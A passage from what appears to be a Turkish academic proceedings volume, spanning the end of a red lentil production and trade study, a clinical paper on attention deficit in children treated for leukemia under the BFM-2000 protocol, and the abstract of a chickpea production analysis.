Ekim alanlarındaki daralmalar üretim miktarında ki azalmalara yol açmış ve diğer taraftan anılan dönemde ise Türkiye nüfusu %53 ve beklenen yaşam süresi de %20 artmıştır (Anonim, 2019). Artan nüfus ve beklenen yaşam süresine bağlı olarak, üretim alanlarının azalması nedeniyle de fiyatlarda da dalgalı artışlar yaşanmıştır. Anılan dönem için fiyat artış oranı %485’dir. Fiyatlarda oluşan değişimlerin grafiği şekil 4’de yer almaktadır.




Şekil 4. Türkiye'de 1988-2018 yılları arasında kırmızı mercimek fiyatlarında oluşan değişim

Dış ticaret açısından, 2000 ile 2017 yılları arasında, kırmızı mercimek ithalatı ve ihracatı yıllara bağlı olarak, artan ve azalan oranlarda dalgalı bir seyir izlemekle beraber, araştırılan dönem itibariyle pozitif yönlü bir eğim meydana gelmiştir. İthalatta meydana gelen değişimlerin grafiği şekil 5'de yer almaktadır.



Şekil 5. Türkiye'de 2000-2017 yılları arasında kırmızı mercimek ithalatında oluşan değişim

Araştırılan dönemin yıllık ortalama ithalat miktarı 154 bin tonun üzerinde gerçekleşmiştir. İhracatta oluşan değişimlerin grafiği şekil 6'da verilmiştir.



Şekil 6. Türkiye’de 2000-2017 yılları arasında kırmızı mercimek ihracatında oluşan değişim

Araştırılan dönemin yıllık ortalama ihracat miktarı 183 bin tonun üzerinde gerçekleşmiştir. Yıllık ortalama dış ticaret değerlerine dayalı bir değerlendirme yanıltıcı sonuçlar verecektir. Çünkü anılan dönemler ortalaması itibariyle Türkiye ihracatçı bir ülke görüntüsü arz etmektedir. Oysaki 2007 yılına kadar olan dönemde net ihracatçı olan ülkemiz, bundan sonraki yıllarda, 2012 yılı hariç, hep net ithalatçı konumunda kalmıştır.

SONUÇ

Türkiye’de son dönemlerde kırmızı mercimek ekim alanının azalması; girdi maliyetlerinin artması, nadas alanlarının azalıp sulanabilir alanın artmasıyla üretim desenin değişmesi, iklim koşulları, verilen teşviklerin yetersizliği, nüfus artışı ve mülteci göçü gibi sebeplerden dolayı, ülkemiz son dönemlerde net ithalatçı konumundadır. Türkiye’de GAP bölgesinde olduğu gibi sulanabilir alanların artması; başka ürünlerin tercih edilmesinden dolayı kırmızı mercimek alanları azalmıştır. Kırmızı mercimeğin rekabet edemediği; pamuk, mısır ve sebze gibi ürünler yetiştirilmiştir (ZMO, 2018). Kırmızı mercimek ve diğer baklagillerde olduğu gibi uygulanan politikalarda değişikliğe gidilmediği takdirde, Türkiye’de ki ekim alanlarının azalacağı yönünde öngörülerde mevcuttur. Bu değer göz önünde bulundurularak yurt içi mercimek tüketim ihtiyacımızı karşılayacak düzeyde üretim yapılıp ve gerekli tedbirler alınmalıdır. Yapılan trend analizlerinde, mercimeğin üretim alanlarında ve üretim miktarında azalmaların, ithalatında ve fiyatlarında ise artışların devam edeceğini göstermektedir. Bu araştırma mercimek türleri arasında sadece kırmızı mercimeği ele alması ve güncel verileri kapsamı açısından da önem arz etmektedir. Mercimeğin ekim alanlarının yaygınlaştırılması için ilave kamusal politikalara ve desteğe ihtiyaç vardır. Bu araştırma karar vericilere ve tarımsal politika oluşumu sağlayanlara faydalı veriler sunmaktadır.

KAYNAKÇA

- Anonim, 2019a. Orman ve Tarım Bakanlığı İl Müdürlüğü, Mercimek yetiştiriciliği, <https://ankara.tarimorman.gov.tr/Belgeler/liftet/Mercimek%20Yeti%C5%9Ftiricili%C4%9Fi.pdf> (erişim tarihi:16.12.2019)
- Anonim, 2019b. Türkiye Nüfusu, <https://www.nufusu.com/ulke/turkiye-nufusu> (Erişim Tarihi: 19.12.2019)
- Şahin, G. 2016. 2016 Uluslararası Bakliyat Yılı Hasebiyle Türkiye’de Mercimek (*Lens culinaris* Medik) Yetiştiriciliği, Atatürk Üniversitesi Sosyal Bilimler Enstitüsü Dergisi, 20(4): 1665-1696.
- Temel, N., Eymirli, S., Aksoy, E., Arslan, F. ve Tetik, Ö. 2012. Kırmızı Mercimek (*Lens Culinaris* Medic.)’te Sorun Olan Canavar Otu Mücadelesinde En Uygun Ekim Zamanı ve Çeşidin Belirlenmesi, Yüzüncü Yıl Üniversitesi Tarım Bilimleri Dergisi, 22(2): 99-107.
- TEPGE, 2018. Ürün Raporu, Mercimek 2017, T.C. Tarım ve Orman Bakanlığı Tarımsal Ekonomi Ve Politika Geliştirme Enstitüsü, Ankara. TEPGE Yayın No: 306 ISBN: 978-605-2207-18-5.

TÜİK, 2019. Türkiye İstatistik Kurumu, Bitkisel Ürün İstatistikleri, Yıllara Göre Mercimek Ekim Alanları <https://biruni.tuik.gov.tr/medas/?kn=92&locale=tr> (Erişim Tarihi: 19.12.2019)

ZMO, 2018. Mercimek raporu, 2018. http://www.zmo.org.tr/genel/bizden_detay.php?kod=30038&tipi=17&sube=0 (Erişim Tarihi: 16.12.2019)

**BFM-2000 PROTOKOLÜ ALMIŞ 8-14 YAŞ GRUBU AKUT LENFOBLASTİK LÖSEMİLİ
ÇOCUKLARDA DİKKAT EKSİKLİĞİ**
ATTENTION DEFICIT IN CHILDREN WITH ACUTE LYMPHOBLASTIC LEUKEMIA OF 8-14
YEARS OLD WITH BFM-2000 PROTOCOL

Ömer AKÇAL

Dr., Çocuk İmmünolojisi ve Alerji Hastalıkları Yan Dal Uzman Hekimi
Gaziantep Cengiz Gökçek Kadın Doğum ve Çocuk Hastalıkları Hastanesi,
(sorumlu yazar)

Gönül AYDOĞAN

Dr., Çocuk Hematolojisi ve Onkolojisi Yan Dal Uzman Hekimi
İstanbul SBU Kanuni Sultan Süleyman Eğitim ve Araştırma Hastanesi

ÖZET

GİRİŞ: Akut lenfoblastik lösemi (ALL), çocukluk çağında görülen kanser hastalıkları arasında yer almaktadır. ALL hastalarında belirlenen risk grubuna göre sınıflanması, farklı tedavi protokolü alan hastalar arasında farklı risk faktörlerini ön plana çıkartabilmektedir. Dikkat eksikliği hiperaktivite bozukluğu (DEHB) ise, gelişim düzeyine uygun olmayan aşırı hareketlilik, dikkati sürdürmede güçlük ve yetersiz dürtü kontrolü gibi temel belirtilerin gözlemlendiği bir bozukluktur.

AMAÇ: Prospektif yapılan bu çalışmada, ALL-BFM 2000 Protokolü ile tedavi edilen ve tedavisi başarılı bir şekilde tamamlanan ALL hastalarında dikkat eksikliği sıklığının saptanması amaçlanmıştır.

MATERYAL VE METOD: İstanbul Sağlık Bilimleri Üniversitesi Kanuni Sultan Süleyman Eğitim ve Araştırma Hastanesi Çocuk Hematoloji Kliniğinde, Ocak 2013- Aralık 2014 tarihleri arasında tedavisi tamamlanmış olup, 8-14 yaş grubunda toplam 64 ALL hastası çalışmaya dahil edildi. Kontrol grubu olarak, yine aynı yaş grubunda olan toplam 30 sağlıklı çocuk çalışmaya alındı. Hastaların dosyaları gözden geçirildi, demografik verileri, risk grubu, aldığı kemoterapi protokolü, radyoterapi alıp-almadığı değerlendirilerek kaydedildi. Hasta ve kontrol grubu Benton Görsel Dikkat Algı Testi ile değerlendirildi. Sonuçlar istatistiksel olarak analiz edildi.

BULGULAR: Hasta grubunun 36 'sı kız, 28 'i erkekti ve yaş ortalaması $10,63\pm 2,06$ idi. Kontrol grubunun ise, 21 'i kız, 9 'u erkekti ve yaş ortalaması $10,80\pm 1,95$ idi. ALL hastalarında dikkat eksikliği oranı %32 olarak saptandı. Kontrol grubunda ise %13 olarak saptandı.

SONUÇ: Çalışmamızda, ALL hastalarında dikkat eksikliği sıklığı, kontrol grubuna göre yüksek olduğu saptandı. Dikkat eksikliği olan ALL hastalarında; T-ALL fenotipi varlığı, beyin omurilik sıvısı tutulumu, yüksek doz methotreksat alımı istatistiksel olarak anlamlı saptandı.

Anahtar Kelimeler: Akut Lenfoblastik Lösemi, Kemoterapi, Dikkat Eksikliği, Algı Bozukluğu

ABSTRACT

INTRODUCTION : Acute lymphoblastic leukemia (ALL) is one of the childhood cancer diseases. The classification of ALL patients according to the risk group may highlight different risk factors among patients receiving different treatment protocols. Attention deficit hyperactivity disorder (ADHD) is a mental disorder of the neurodevelopmental type. It is characterized by difficulty paying attention, excessive activity and acting without regards to consequences, which are otherwise not appropriate for a person's age.

OBJECTIVE: In this prospective study, we aimed to determine the frequency of attention deficit in ALL patients who were treated with ALL-BFM 2000 protocol.

MATERIALS AND METHODS: 64 ALL patients in the 8-14 age group whose treatment was completed between January 2013 and December 2014 in the Pediatric Hematology Clinic of Istanbul SBU Kanuni Sultan Süleyman Training and Research Hospital were included in the study. The control group consisted of 30 healthy children in the same age group. The files of the patients were reviewed,

demographic data, risk group, chemotherapy protocol, radiotherapy were evaluated and recorded. Patient and control groups were assessed by the Benton Visual Retention Test. Results were statistically analyzed.

RESULTS: There were 36 girls and 28 boys in the patient group and the median age was $10,63 \pm 2,06$. There were 21 girls and 9 boys in the control group and the median age was $10,80 \pm 1,95$. The prevalence of attention deficit in patient group was found %32. And the prevalence of attention deficit in control group was found %13.

CONCLUSIONS: In this study indicated that, the prevalence of attention deficit in ALL patients were more than control groups. According to statistics of the study, infiltration of cerebrospinal fluid by acute leukemic cells; high dose of methotrexat; being T-ALL were risk for attention deficit among ALL patients.

Key Words: Acute Lymphoblastic Leukemia, Chemotherapy, Attention Deficit

GİRİŞ

Akut lenfoblastik lösemi (ALL), çocukluk çağında görülen en sık malign hastalıktır. Amerika ve Avrupa'da 1-15 yaş arası çocuklarda, en sık ölüm nedenleri arasında ikinci sırada yer alır (birinci sırada kazalar). Ülkemizde ise 1-15 yaş grubunda ölüm nedenleri sırasıyla enfeksiyöz hastalıklar, kardiyak hastalıklar, kazalardır. Akut lösemiler, 4. sırada yer almaktadır (1). Akut lenfoblastik lösemi'de tedaviye cevap ve şifa oranları 1960'lı yıllarda %10 seviyesine bile ulaşmazken, günümüzde çoklu kemoterapi ve radyoterapi ile ALL'li hastaların tedavileri neredeyse %80 tam şifa ile sonuçlanabilmektedir. Çoklu kemoterapi kombinasyonlarına geçiş, merkezi sinir sistemi (MSS) profilaksisi, risk gruplarının belirlenip tedavi yoğunluğunun hastaya göre ayarlanması sonucu son yıllarda yaşam süresinde belirgin iyileşmeler sağlanmıştır (2,3). Lösemi tedavisinde sağlanan başarılar, uzun dönemde hastalarda ikincil maligniteler, kısırlık, büyüme gelişme geriliği, obezite gibi endokrinolojik sorunlar ve özellikle de psikososyal sorunları beraberinde getirmektedir (4). Tanı ve tedavideki gelişmelerle, bazı klinik ve laboratuvar bulguların prognoz açısından önemli olduğu saptanmış, bu nedenle mevcut olan riske göre tedavi ön plana çıkmıştır. Risk gruplarının ve buna bağlı olarak tedavinin belirlenmesinde klinik, laboratuvar, sitogenetik ve immünofenotip gibi biyolojik özellikler dikkate alınmıştır (5,6). Böylece nüks riski düşük olan lösemi hastalarında daha hafif, dolayısı ile toksik etkileri daha az, nüks riski yüksek lösemi hastalarında ise daha yoğun tedavi verilmesi planlanmıştır (7).

Dikkat eksikliği hiperaktivite bozukluğu (DEHB) ise, gelişim düzeyine uygun olmayan aşırı hareketlilik, dikkati sürdürmede güçlük ve yetersiz dürtü kontrolü gibi temel belirtilerin gözlemlendiği bir bozukluktur. DEHB'nin okul çağı çocukları için genel toplumdaki yaygınlığı %3-5 arasında bildirilmektedir (8). Ülkemizde de, kentsel kesimdeki çocuklarda yapılan bir çalışmada DEHB yaygınlığı %6,2 olarak bulunmuştur (9). DEHB'nin oluşumu başta nörobiyolojik, psikolojik olmak üzere pek çok faktörle açıklanmaktadır. DEHB'li çocuklar için dikkatini, belli bir süre etkinliklere ya da okuldaki çalışmalara yönlendirmek oldukça güçtür. Bu çocuklar daha çok aceleci çalışma tarzları, dikkat dağınıklığı, plansızlık, aşırı motor aktivite ve risk içeren davranışlarla göze çarparlar (9,10,11,12). Bu çalışmamızda, modifiye TRALL-BFM 2000 Protokolü ile tedavi edilen ve tedavisi tamamlanan ALL hastalarında, ilköğretim döneminde okul başarısızlığında önemli bir faktör olan DEHB gelişimi, araştırılması amaçlanmıştır.

MATERYAL VE METOD

Sağlık Bilimleri Üniversitesi İstanbul Kanuni Sultan Süleyman Eğitim ve Araştırma Hastanesi Çocuk Hematoloji Kliniğinde, Ocak 2013- Aralık 2014 tarihleri arasında TRALL-BFM 2000 protokolü tamamlanmış olup, 8-14 yaş grubunda toplam 64 ALL hastası çalışmaya dahil edildi. Kontrol grubu olarak da yine, aynı yaş grubunda olan toplam 30 sağlıklı çocuk çalışmaya alınmıştır.

TRALL-BFM 2000 protokolü tedavisini tamamlamış olan ve çalışmaya alınma koşullarına uyan hastalarımızın aileleri ile birebir görüşülerek, çalışmamızın amacı anlatıldı. Hastalara ait yaş, cinsiyet, risk grubu, FAB sınıflaması, BOS tutulumu, aldığı kemoterapi ve radyoterapi tedavileri kaydedildi.

Hastalarımıza çocuk psikologu gözetiminde Benton Görsel Dikkat Algı Testi uygulandı ve sonuçları kaydedildi. Aynı test kontrol grubunu oluşturan aynı yaş grubu aralığındaki, aktif şikayeti olmayan, fizik muayenesi normal olan toplam 30 sağlam çocuğa da uygulandı.

Hasta grubu için çalışmaya alınma kriterleri

- 8-14 yaş arasında olma
- Tedavi başlangıcında bilinen nörolojik bir patoloji olmaması
- Hastaların değerlendirmelerinin yapılacağı gün aktif şikayetinin olmaması
- Hastaların değerlendirmelerinin yapılacağı gün fizik muayene ve laboratuvar bulgularının normal olması
- Ailenin testi kabul etmesi
- Trall-BFM 2000 protokolüne göre standart, orta ve yüksek risk grubu olmak üzere 3 gruba ayrıldı.

Risk Grubu Sınıflaması

Grup I = Standart Risk Grubu (SRG): Başlangıç lökosit sayısı 20.000 /mm³ altında, 7 günlük prednizon tedavisinden sonraki 8. günde periferik kanda lösemik hücre sayısı 1000/mm³'ün altına inen, T- immunolojisi göstermeyen, 33. günde tam remisyona sağlanan, t (9;22) ve t(4;11) olmayan, 1 ila 6 yaş arasındaki hastalar SRG grubunu oluşturur.

Grup II = Orta Risk Grubu (MRG): 8. günde periferik kanda lösemik hücre sayısı 1000/mm³ altında, 33. günde remisyona sağlanan ve translokasyonları negatif hastalarda SRG için belirtilen diğer şartlardan herhangi birinin pozitif olması durumunda hasta MRG olarak kabul edilir.

Grup III = Yüksek Risk Grubu (HRG): Tedavinin 8. gününde periferik kanda lösemik hücre sayısı > 1000 / mm³ veya 33. günde tam remisyona elde edilememiş veya t (9;22), t (4;11) translokasyonlarından birinin pozitif olması durumunda HRG olarak değerlendirilir.

Tablo 1. ALL-BFM 2000 Kemoterapi Protokolü

İlaç	Doz	Veriliş günü
İndüksiyon (Protokol I)		
Prednizon p.o.	60 mg/m ²	1-28
Vinkristin i.v.	1.5 mg/m ²	8, 15, 22, 29
Daunorübisin 1-s inf	30 mg/m ²	8, 15, 22, 29
L-Asparaginaz 1-s inf	10,000 IU/m ²	12, 15, 18, 21, 24, 27, 30, 33
Siklofosfamid 1-s inf	1,000 mg/m ²	36, 64
Sitarabin i.v.	75 mg/m ²	38-41, 45-48, 52-55, 59-62
6-Merkaptopurin p.o.	60 mg/m ²	36-63
Metotreksat intratekal	12 mg	1, 45, 59
Konsolidasyon (Protokol M; sadece SRG veMRG'de)		
6-Merkaptopürin	25 mg/m ²	1-56
Metotreksat 36-s inf	† 1 g/m ²	8, 22, 36, 50
Metotreksat 24-s inf	† 5 g/m ²	8, 22, 36, 50
Metotreksat intratekal	12 mg	8, 22, 36, 50
Reindüksiyon (Protokol II)		
Deksametazon p.o.	10 mg/m ²	1-21
Vinkristin i.v.	1.5 mg/m ²	8, 15, 22, 29
Adriamisin	30 mg/m ²	8, 15, 22, 29
L-Asparaginaz 1-s inf	10,000 IU/m ²	8, 11, 15, 18
Siklofosfamid 1-s inf	1,000 mg/m ²	36
Sitarabin i.v.	75 mg/m ²	38-41, 45-48
6-Thioguanin p.o.	60 mg/m ²	36-49
Methotreksat intratekal	12 mg	38, 45
Yoğun Konsolidasyon (sadece HRG'de) (HR1/HR2/HR3)x2		

HR1 Deksametazon p.o. 6-Merkaptopürin p.o. Vinkristin i.v. Metotreksat 36-s infüzyon Sitarabin 3-s infüzyon, q 12 s L-Asparaginaz i.m. Metotreksat/Sitarabin/Prednizon intratekal	20 mg/m2 100 mg/m2 1.5 mg/m2 1 g/m2 2 g/m2 25,000 IU/m2 yaşa göre	1-5 1-5 1, 6 1 5 6 1
HR2 Deksametazon p.o. 6-Thioguanin p.o. Vindesin i.v. Metotreksat 36-s infüzyon Ifosamid 1-s infüzyon Daunorübisin 24-s infüzyon L-Asparaginaz i.m	20 mg/m2 100 mg/m2 3 mg/m2 1 g/m2 400 mg/m2 50 mg/m2 25,000 IU/m2	1-5 1-5 1 1 1-5 5 6
HR3 Deksametazon p.o. Sitarabin 3-s infüzyon, q 12 s Etoposid 1-s infüzyon L-Asparaginaz i.m. Metotreksat/Sitarabin/Prednizon intratekal	20 mg/m2 2 g/m2 150 mg/m2 25,000 IU/m2 yaşa göre	1-5 1-2 3-5 6 6

Benton Görsel Dikkat Algı Testi

8 yaş ve üzeri bireylere uygulanabilir. Şekillerin farklı sürelerde sunumunu, şeklin bakarak çizilmesini, çizimin gecikmeli olarak akıldan yapılmasını veya başka şekiller arasından tanınmasını içermektedir. Benton Görsel Dikkat Algı Testi, şekil belleğini anlık ve gecikmeli olarak değerlendirebilmekte; bunun da ötesinde, görsel belleği, görsel algılama ve motor yeteneklerden ayırt edebilmektedir.

Uygulanan test sonucunda tedavisi tamamlanmış olan ALL hastaları ile sağlam çocuklar arasındaki ilişki araştırıldı. Çalışma grubu içerisinde de dikkat algı eksikliğinin ALL risk grubu , FAB sınıflaması, BOS tutulumu, radyoterapi, yüksek doz methotrexat tedavisi ilişkisi araştırıldı.

BULGULAR

Çalışmaya alınan 64 hastanın 36'sı (%56,25) kız, 28'i (%43,75) erkekti. Kontrol grubunu oluşturan 30 çocuğun ise 21'i (%70) kız, 9'u (%30) erkekti (Tablo 2). Kontrol ve çalışma gruplarının cinsiyet dağılımları arasında istatistiksel olarak anlamlı farklılık gözlenmemiştir ($p=0,203$). Çalışma grubunun yaş ortalaması, $10,63\pm 2,06$ iken; kontrol grubu yaş ortalaması, $10,80\pm 1,95$ olarak bulundu. Kontrol ve çalışma gruplarının yaş ortalamaları arasında istatistiksel olarak anlamlı farklılık gözlenmemiştir ($p=0,710$).

Tablo 2. Kontrol ve Çalışma Grubunun Karşılaştırılması

		Kontrol Grubu		Çalışma Grubu		P
Yaş		10,80±1,95		10,63±2,06		0,710
Cinsiyet	Erkek	9	30,00%	28	43,75%	0,203
	Kız	21	70,00%	36	56,25%	
Benton Testi	Negatif	26	86,70%	43	67,20%	0,046
	Pozitif	4	13,30%	21	32,80%	

Çalışma grubunda Benton Testi 64 hastanın 21'i (%32,80) pozitif; 43'ü (%67,2) negatif olarak sonuçlanmıştır. Kontrol grubunda ise, 30 çocuğun 4'ü (%13,30) pozitif; 26'sı (%86,7) negatif sonuçlanmıştır. Benton Görsel Dikkat Algı Testi pozitifliği, istatistiksel olarak anlamlı derecede yüksek bulunmuştur ($p=0,046$). Çalışma grubunda T ALL varlığı; çalışma grubundaki benton (+) olan hastalarda, benton (-) olan hastalardan istatistiksel olarak anlamlı derecede yüksek bulunmuştur ($p=0,001$). BOS tutulumuna göre değerlendirildiğinde, benton testi negatif olan hastaların 0'ında (%0) BOS tutulumu pozitif; 43'ünde (%100) BOS tutulumu negatif idi. Benton testi pozitif olan hastaların ise, 4'ünde (%19,05) BOS tutulumu pozitif iken; 17'sinde (%80,95) BOS tutulumu negatif idi. BOS

tutulumu; çalışma grubundaki benton (+) olan hastalarda, benton (-) olan hastalardan istatistiksel olarak anlamlı derecede yüksek bulunmuştur ($p=0,003$). Yüksek doz MTX varlığı değerlendirildiğinde, benton testi negatif olan hastaların, 1'i (%2,33) yüksek doz metotrexat almış olup; 42'si (%97,67) normal dozda metotrexat almıştı. Benton testi pozitif olan hastaların ise, 7'si (%33,33) yüksek doz metotrexat almış olup; 14'ü (%66,67) normal dozda metotrexat almıştı.

SONUÇ

Akut lenfoblastik lösemi, çocukluk çağının en sık görülen onkolojik hastalığı olup, tedavisinde çoklu kemoterapi ve radyoterapi kullanımı ile tam şifa sağlanabilen bir hastalıktır. Bu hastalık ve hastalığın tedavi süresi boyunca, hastalar gerek hastalığın komplikasyonlarıyla, gerekse de tedavisinin getirmiş olduğu problemlerle sıklıkla karşı karşıya kalmaktadır. Bu nedendir ki, ister istemez psikolojik problemler, bu hastalarda daha sık olarak karşımıza çıkmaktadır.

Bu çalışmada, tedavisi tam kür ile sonuçlanan akut lösemili çocuklardaki dikkat eksikliği; tamamen sağlıklı çocuklarda görülen dikkat eksikliği ve görülme sıklığı açısından karşılaştırıldı. Aynı zamanda akut lenfoblastik lösemili hastalarda, dikkat eksikliğinde etiyolojik role sahip olabilecek etkenler kıyaslandı. BFM 2000 protokolu almış Akut Lenfoblastik Lösemili hastalarda, dikkat eksikliği sağlıklı çocuk popülasyonuna göre daha sık görülmektedir. ALL hastalarında FAB sınıflaması ile dikkat eksikliği arasında anlamlı bir ilişki saptanmamıştır. SRG,MRG,HRG hasta grupları arasında, dikkat eksikliği sıklığında istatistiksel olarak anlamlı farklılık saptanmamıştır. ALL hastalarında fenotip ile dikkat eksikliği arasında istatistiksel olarak anlamlı farklılık tespit edilmiş olup, dikkat eksikliği saptanan hastalarda T-ALL varlığı ön plana çıkmıştır. ALL hastalarında BOS tutulumu ile dikkat eksikliği arasındaki ilişki, istatistiksel olarak anlamlı saptanmıştır. ALL hastalarında, hasta protokolüne göre verilen metotrexat dozunun yüksek dozda ve normal dozda verilmesi ile dikkat eksikliği arasındaki ilişki, istatistiksel olarak anlamlı bulunmuştur. Literatürde de metotrexatın kümülatif dozu ile anlamlı ilişkiyi gösteren çalışmalar mevcut (13). Radyoterapi ile dikkat eksikliği arasında istatistiksel olarak anlamlı farklılık saptanmamıştır.

Ülkemizde çocukluk çağında psikolojik sorunların başında gelen dikkat eksikliği, sıklıkla ilköğretim çağına ortaya çıkmaktadır. Ağır hastalık süreci şeklinde olmasa da, dikkat algı eksikliği çocukluk çağından başlayarak tüm yaşam sürecini etkileyebilmektedir.

KAYNAKLAR

1. Kutluk T. Çocukluk çağı kanserlerin epidemiolojisi. Klinik Gelişim 2007;20: 5-12.
2. Pui CH, Relling MV, Downing JR. Mechanism of disease: Acute lymphoblastic leukemia. N Engl J Med. 2004;350:1535-48.
3. Schrappe M, Reiter A, Ludwig WD, et al. Improved outcome in childhood acute lymphoblastic leukemia despite reduced use of anthracyclines and cranial radiotherapy: results of trial ALL-BFM 90. Blood 2000;95:3310-22.
4. Schultz KA, Ness KK, Whitton J, Recklitis C, Zebrack B, Robison LL, et al. Behavioral and social outcomes in adolescent survivors of childhood cancer: a report from the childhood cancer survivor study. J Clin Oncol. 2007;25(24):3649-56.
5. Reaman GH, Spoto R, Sensel MG, et al. Treatment outcome and prognostic factors for infants with acute lymphoblastic leukemia on two consecutive trials of the Children's Cancer Group. J Clin Oncol 1999;17(2): 445-455
6. Smith M, Arthur D, Camitta B, et al. Uniform approach to risk classification and treatment assignment for children with acute lymphoblastic leukemia. J Clin oncol 1996;14(1): 18-24
7. Pui C-H, Crist WM, Biology and treatment of acute lymphoblastic leukemia. J Pediatr 1994;124: 491-503
8. Simon V, Czobor P, Bálint S, Mészáros A, Bitter I (2009) Prevalence and correlates of adult attention-deficit hyperactivity disorder: meta-analysis. Br J Psychiatry 194: 204-11.
9. Vesile Senol, Demet Unalan, Raziye Peksen Akca, Mustafa Basturk Prevalence of attention-deficit/hyperactivity and other disruptive behaviour disorder symptoms among primary school-age children in Kayseri, Turkey J Int Med Res. 2018 Jan; 46(1): 122-134

10. American Psychiatric Association. Diagnostic and Statistical Manual of Mental Disorders. 5th ed (DSM-5). Arlington VA: American Psychiatric Association; 2013.
11. Harpin VA. The effect of ADHD on the life of an individual, their family, and community from preschool to adult life. *Arch Dis Child* 2005;90 Suppl 1:i2-7.
12. Krull KR, Khan RB, Ness KK, Ledet D, Zhu L, Pui CH, et al. Symptoms of attention-deficit/hyperactivity disorder in long-term survivors of childhood leukemia. *Pediatric blood & cancer*. 2011;57(7):1191–6.
13. Jacola LM, Edelstein K, Liu W, Pui CH, Hayashi R, Kadan-Lottick NS, et al. Cognitive, behaviour, and academic functioning in adolescent and young adult survivors of childhood acute lymphoblastic leukaemia: a report from the Childhood Cancer Survivor Study. *The lancet Psychiatry*. 2016;3(10):965–72.

TÜRKİYE'DE SON DÖNEMLERDE NOHUT ÜRETİMİNDEKİ DEĞİŞİMLERİN GENEL ANALİZİ
GENERAL ANALYSIS OF RECENT CHANGES IN THE CHICKPEA PRODUCTION IN TURKEY

Hatice PARLAKÇI DOĞAN

Dr. Harran Üniversitesi, Ziraat Fakültesi Tarım Ekonomisi Bölümü, (Sorumlu Yazar)

Mustafa Hakkı AYDOĞDU

Doç. Dr. Harran Üniversitesi, Ziraat Fakültesi Tarım Ekonomisi Bölümü

ÖZET

Nohut, yaklaşık 8 bin yıldan beri ülkemizin birçok yerinde yetişebilen, protein, karbonhidrat ve lif açısından oldukça zengin tek yıllık baklagiller çeşidinden biridir. Nohut derinlere inebilen kök yapısı nedeniyle, toprak seçiciliği olmayan, sıcağa ve kuraklığa dayanıklılığı sebebiyle, kurak ve yarı kurak alanlarda önemli bir tarımsal üründür. Bunda dolayı, ülkemizin iç Anadolu, doğu ve güneydoğu Anadolu bölgelerinde yaygın olarak yetiştiriciliği yapılmaktadır. Bu çalışmanın amacı 2004 ile 2018 yılları arasında Türkiye'de nohut üretimin alanları, üretim miktarları, verim, ithalat, ihracat ve fiyatlarda meydana gelen değişimlerin genel analizini yaparak, önerilerde bulunmaktır. Bu kapsamda TÜİK verilerinden ve konuyla ilgili sektör raporları ve diğer çalışmalardan faydalanılmıştır. Türkiye'de, 2004 yılında 606 bin hektar olan nohut ekim alanları, 2017 yılına kadar giderek azalan bir eğim göstermiş ve 2018 yılında tekrar artmaya başlamıştır. Araştırılan dönemin ortalama ekim alanı 460 bin hektar civarında olmuştur. 2004 yılında nohut üretim miktarı 620 bin ton iken, anılan dönemde dalgalı bir seyir izlemiş ve dönem ortalaması 524 bin ton civarında gerçekleşmiştir. 2004 yılında verim 103 kg/dekar iken, araştırılan dönemde dalgalı ve artan bir seyir izlemiş olup, dönem ortalaması 117 kg/dekar olmuştur. Türkiye'de yıllık kişi başı nohut tüketim miktarı 5.5 kg civarındadır. 2004 yılında 1.05 TL/kg olan nohut fiyatları dalgalı bir seyirle düzenli bir artış göstermiş olup, anılan dönem ortalaması 2.35 TL/kg ve fiyat artış oranı %224'dür. Türkiye, 2002 yılı FAO verilerine göre, dünya nohut üretiminin %85 civarında üretimini yapan ilk dört ülke arasında idi. Türkiye, 2004 ile 2011 yılları arasında net ihracatçı iken, 2012 ile 2017 yılları arasında ise net ithalatçı konuma gelmiştir. 2018 yılında ise dış ticaret dengesi tekrar ihracat lehine dönmüştür. Yapılan trend analizleri, nohut üretim alanlarında, üretim miktarında ve ihracatında artışların devam edeceğini göstermektedir. Kişi başına yıllık tüketim miktarı ile fiyatlar ise dalgalı seyir izlemeye devam edecektir. Türkiye'nin nohutta tekrar ithalatçı olmaması için ekim alanlarının yaygınlaştırılması gerekmektedir. Bunun için de ilave kamusal politikalara ve desteğe ihtiyaç vardır. Bu araştırma karar vericilere ve tarımsal politika oluşumu sağlayanlara faydalı veriler sunmaktadır.

Anahtar Kelimeler: Nohut, Üretim alanları, Üretim miktarı, Verim, Fiyatlar, Türkiye

ABSTRACT

Chickpea is one of a kind of legumes which are rich in protein, carbohydrate and fiber which can grow in many parts of Turkey since 8 thousand years. Chickpea is an important agricultural product in arid and semi-arid areas due to its deep root structure, without soil selectivity, resistance to heat and drought. Because of this, it is widely cultivated in Central Anatolia, Eastern and Southeastern Anatolia parts of Turkey. The aim of this research to evaluate the general analysis of the changes that occur in chickpea production areas, production amounts, yields, import, export, price, and make suggestions based on for the years of 2004 and 2018 in Turkey. In this context, TUIK data, related sector reports and other studies were utilized. In Turkey in 2004, 606 thousand hectares of chickpea acreage, has shown a tendency to decline gradually until 2017 and began to rise again in 2018. The average cultivation area of the research period was around 460 thousand hectares. While the chickpea production amount was 620 thousand tons in 2004, it followed a fluctuating and the average of the period was around 524 thousand tons. While the yield was 103 kg/decare in 2004, it showed a fluctuating and increasing trend in the research period and the average of the period was 117 kg/decare. In Turkey, annual per capita consumption is around 5.5 kg of chickpeas. Chickpea prices, which was 1.05 TL/kg in 2004, showed a steady increase with a fluctuating trend, the average of the mentioned period is 2.35 TL/kg and the price increase rate was 224%. According to FAO data for the year of 2002, Turkey was among the first four countries that produce about 85% of the world's chickpea production. While Turkey was a net exporter between 2004

and 2011 and has become a net importer between 2012 and 2017. In 2018, the foreign trade balance returned in favor of exports, again. Trend analysis shows that the increase in chickpea production areas, production amount and export will continue. Annual consumption per capita and prices will continue to fluctuate. Turkey's need to expand the acreage, in order not to be importers in the chickpeas again. This requires additional public policies and support. This research provides useful data to decision makers and agricultural policy makers.


Keywords: Chickpea, Production areas, Production quantity, Yield, Price, Turkey.

GİRİŞ

